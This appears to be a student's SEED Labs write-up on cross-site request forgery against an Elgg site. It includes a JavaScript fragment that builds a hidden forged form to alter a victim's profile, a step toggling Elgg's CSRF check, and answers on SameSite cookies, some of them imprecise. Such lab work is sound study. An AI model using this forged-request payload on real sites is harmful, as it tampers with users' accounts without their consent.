
```
root@3c46cd7be17f:/var/www/attacker# nano editprofile.html
```



```
  GNU nano 4.8                    editprofile.html
function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my love'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
```

3. Now, Samy will send Alice a message with the attacker site, she opens it and somehow convinced to click on "Edit Profile" link which will then trigger the POST request to be sent, Alice's session on Elgg will respond and accept changes to profile and she will successfully be bullied by Samy as shown below.


Before clicking Samy's link


Alice

Brief description
B

About me
A

After clicking Samy's link


Alice


Brief description
Samy is my love

About me
A


A demo video to show flow of attack in Drive link: https://drive.google.com/drive/folders/1cQ_gCbSdiCajczQIdePSXbnaZZ7VBWcd?usp=share_link

6. Task 4: Enabling Elgg's Countermeasure

To achieve this task we need to turn on the countermeasure, get into the Elgg container, go to the /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security folder, remove the return statement from Csrf.php.\



```
  GNU nano 4.8                          Csrf.php                          Modified
        public function validate(Request $request) {
                //return; // Added for SEED Labs (disabling the CSRF countermeasure)
```



```
  GNU nano 4.8                          Csrf.php
        public function validate(Request $request) {
                return; // Added for SEED Labs (disabling the CSRF countermeasure)
```

To test if countermeasures are enabled, we will try again the attacks we just completed in the previous tasks, demo videos of these trials are in the below drive link:

https://drive.google.com/drive/folders/1cQ_gCbSdiCajczQIdePSXbnaZZ7VBWcd?usp=share_link

7. Task 5: Experimenting with the SameSite Cookie Method

Let’s first discuss:
Strict Value:
The strict value will prevent the cookie from being sent by the browser to the target site in all cross-site browsing contexts, even when following a regular link.

Lax Value:
The lax value provides a reasonable balance between security and usability for websites that want to maintain user’s logged-in session after the user arrives from an external link. The session cookie would be allowed when following a regular link from an external website while blocking it in CSRF-prone request methods (e.g. POST).

Reference:
https://owasp.org/www-community/SameSite

Q1: Please describe what you see and explain why some cookies are not sent in certain scenarios.

Link A:
Since Link A points to a page on example32.com (same-site), so there won't be any problem with displaying cookies at Get & POST request.

Link B:
This time Link B points to a page on attacker32.com (external-link), so only normal and lax types will have no problem sending cookies.
But Strict value as we discussed it above won't allow its cookie to be sent to external links.

Q2: Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

Strict Type will help a server detect whether a request is a cross-site or same-site request, as it won't allow sending cookie to external links.

Q3: Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

The lax value will help Elgg defend against CSRF attacks, because the session cookie would be allowed when following a regular link from an external website while blocking it in CSRF-prone request methods (e.g. POST).

Demo Video in Drive link showing how Link A & Link B act:
https://drive.google.com/drive/folders/1cQ_gCbSdiCajczQIdePSXbnaZZ7VBWcd?usp=share_link